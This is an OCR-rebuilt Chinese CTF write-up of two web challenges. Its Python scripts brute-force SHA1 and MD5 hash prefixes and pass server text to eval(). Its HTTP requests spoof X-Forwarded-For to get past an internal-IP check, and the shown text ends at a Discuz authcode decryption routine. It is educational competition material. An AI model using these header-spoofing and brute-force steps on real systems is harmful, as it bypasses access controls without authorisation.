Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Ciphertext: d1ccb633a754f8841eb561cd0e26d35b15fe279c
Vary: Accept-Encoding
Content-Length: 603
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html>
<html>
<head>
  <meta charset="UTF-8">
  <title>Hello</title>
  <link rel="stylesheet" href="css/style.css" media="screen"
type="text/css" />
</head>

<body>
<!--ROUND ONE-->
<!--找出明文 -->
<!--sha1(三个数字+sev06slMijzZ6IKH7Ly3QStXVpy0J4)==Ciphertext -->
<!--请于10s内提交答案 -->
  <div class="panel">
```

写一个自动发包脚本在数据包中自动去获取明文和密文进行加密匹配，虽然只有10s，3个数字去匹配的时间还是够的


下面是python脚本代码和笔者的测试结果

```
# -*- coding: utf-8 -*-
import urllib,urllib2,json
import hashlib

import re
import requests

url = 'http://106.75.108.111:1111'

def sha_1(data):
    sha_1 = hashlib.sha1()
    sha_1.update(data)
    sha = sha_1.hexdigest()
    return sha

def key(key1,key2):
    c='0123456789'
    str1 = key1
    cipher = key2
    for i in c:
        for j in c:
            for k in c:
                if sha_1(i+j+k+str1) == cipher:
                    # print (i+j+k)
                    return i+j+k
def get_info():
    r = requests.post("http://106.75.108.111:1111")
    key2 = r.headers['Ciphertext']
    cookies = r.cookies#获取cookie
    html = r.text#获取网页内容
    res = r'\+(.*?)\)'
    key1 = re.findall(res,html)[0]
    print key1
    return key1,key2,cookies

def postx(number,cookies):
    cookies = cookies#传递cookie
    values={'pass':number}
    response = requests.post("http://106.75.108.111:1111",cookies=cookies,data=values)#post请求提交
    return response.text

def sum(text):
    res = r'<!--.*?([\d\+\-\*]+).*?-->'#正则
    key3 = re.findall(res,text)[0]
    result = eval(key3)#eval将字符串str当成有效的表达式来求值并返回计算结果
    return result


if __name__ == '__main__':
    (key1,key2,cookies)=get_info()#获取标识
    number = key(key1,key2)#获取爆破出来的三个数字
    result1 = postx(number,cookies)#获取post请求内容
    result2 = sum(result1)
    print result2#输出flag
    print postx(result2,cookies)
```




```
[redacted]$ python 4.py
sZGlQNi6LdIie7hE8WytC6qRFnMgZ8
2848592
<!DOCTYPE html>
<html>
<head>
  <meta charset="UTF-8">
  <title>Hello</title>
  <link rel="stylesheet" href="css/style.css" media="screen" type="text/css" />
</head>

<body>
<!--找出明文 -->
<!--flag{895e7500-ba10-bcc4-84fd-548db6b34f0f} -->
<!--请于10s内提交答案 -->
  <div class="panel">
  <div class="wrap">
    <form method="POST" action="#">
      <input type="text" name="pass" placeholder=" here"/>
      <button onclick="form.submit();">Shhh!</button>
    </form>
  </div>
</div>
<div style="text-align:center;clear:both">
</div>
</body>

</html>


hjjdeMacBook-Air:desktop hjj$
```

fuzzing



there is nothing


抓包重放之后看到有一个大内网的提示，就需要修改X-Forwarded-For，ip为10.0.0.1段的去访问



Target: http://106.75.108.111:2222

```
GET /test.php HTTP/1.1
Host: 106.75.108.111:2222
```


```
HTTP/1.1 200 OK
Date: Fri, 19 Jan 2018 03:57:56 GMT
```



```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=5i2uq9usj2m48tjtvap0817qt7
X-Forwarded-For: 127.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
hint: ip,Large internal network
Content-Length: 16
Connection: close
Content-Type: text/html

there is nothing
```

修改之后访问到了需要一个key




Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Sqlmap
1 × 2 × 3 × 4 × ...
Go Cancel < >
Request
Raw Params Headers Hex
Response
Raw Headers Hex

Target: http://106.75.108.111

```
GET /m4nage.php HTTP/1.1
Host: 106.75.108.111:2222
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=5i2uq9usj2m48tjtvap0817qt7
X-Forwarded-For: 10.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Fri, 19 Jan 2018 06:13:23 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Content-Length: 16
Connection: close
Content-Type: text/html

show me your key
```

那就POST传一个key试试看，每次放包的时候都要注意X-Forwarded-For要修改为10.0.0.1，这里提示key不正确，正确的key是ichunqiu+(5个数字和字母)加密后为5a2a7d385fdaad3fabbe7b11c28bd48e



106.75.108.111:2222/m4nage.php
百度 <⌘K>
INT
SQL▾ XSS▾ Encryption▾ Encoding▾ Other▾
Load URL
Split URL
Execute
1
☑ Enable Po
Post data
Burp Suite Community Edition v1.7.30 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts Sqlmap
1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × 9 × ...
Go Cancel < >
Request
Raw Params Headers Hex
Response
Raw Headers Hex
2
3

http://106.75.108.111:2222/m4nage.php

key=key;

Target: http://106.75.108.111:2222


```
POST /m4nage.php HTTP/1.1
Host: 106.75.108.111:2222
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=5i2uq9usj2m48tjtvap0817qt7
X-Forwarded-For: 10.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 8

key=key;
```

```
HTTP/1.1 200 OK
Date: Fri, 19 Jan 2018 06:21:19 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 97
Connection: close
Content-Type: text/html

key is not right,md5(key)==="5a2a7d385fdaad3fabbe7b11c28bd48e",and the
key is ichunqiu[a-z0-9]{5}
```

写一个python脚本爆破key


```
import hashlib
def md5(data):
    m = hashlib.md5()
    m.update(data)
    a = m.hexdigest()
    return a

a = 'ichunqiu'
b = 'abcdefghijklmnopqrstuvwxyz1234567890'
for i in b:
    for j in b:
        for k in b:
            for l in b:
                for m in b:
                    if md5(a+i+j+k+l+m)=='5a2a7d385fdaad3fabbe7b11c28bd48e':
                        print a+i+j+k+l+m
```

爆破出来key为ichunqiu618ok，再次提交就看到提示访问这个x0.txt




```
function authcode($string, $operation = 'DECODE', $key = '', $expiry = 0) {
        $ckey_length = 4;

        $key = md5($key ? $key : UC_KEY);
        $keya = md5(substr($key, 0, 16));
        $keyb = md5(substr($key, 16, 16));
        $keyc = $ckey_length ? ($operation == 'DECODE' ? substr($string, 0, $ckey_length) : substr(md5(microtime()), -$ckey_length)) :
'';

        $cryptkey = $keya . md5($keya . $keyc);
        $key_length = strlen($cryptkey);

        $string = $operation == 'DECODE' ? base64_decode(substr($string, $ckey_length)) : sprintf('%010d', $expiry ? $expiry + time() :
0) . substr(md5($string . $keyb), 0, 16) . $string;
        $string_length = strlen($string);

        $result = '';
        $box = range(0, 255);

        $rndkey = array();
        for ($i = 0; $i <= 255; $i++) {
                $rndkey[$i] = ord($cryptkey[$i % $key_length]);
        }

        for ($j = $i = 0; $i < 256; $i++) {
                $j = ($j + $box[$i] + $rndkey[$i]) % 256;
                $tmp = $box[$i];
                $box[$i] = $box[$j];
                $box[$j] = $tmp;
        }

        for ($a = $j = $i = 0; $i < $string_length; $i++) {
                $a = ($a + 1) % 256;
                $j = ($j + $box[$a]) % 256;
                $tmp = $box[$a];
                $box[$a] = $box[$j];
                $box[$j] = $tmp;
                $result .= chr(ord($string[$i]) ^ ($box[($box[$a] + $box[$j]) % 256]));
        }

        if ($operation == 'DECODE') {
                if ((substr($result, 0, 10) == 0 || substr($result, 0, 10) - time() > 0) && substr($result, 10, 16) ==
substr(md5(substr($result, 26) . $keyb), 0, 16)) {
                        return substr($result, 26);
```

flag是需要通过这个php脚本来解密的



```
GET /xx00xxoo.php HTTP/1.1
```


```
HTTP/1.1 200 OK
```



```
Host: 106.75.108.111:2222
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=5i2ug9usj2m48tjtvap0817qt7
X-Forwarded-For: 10.0.0.1
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


```
Date: Fri, 19 Jan 2018 06:49:20 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 168
Connection: close
Content-Type: text/html

source code is in the x0.txt.Can you guess the key
the authcode(flag) is
b0f3Jyxlo/p4ZMVDOJBO9a5wHYZqMgnhtfV5WHBfiZ3CSXEnsfHD8nFehOrV8gVImQjneCi6M
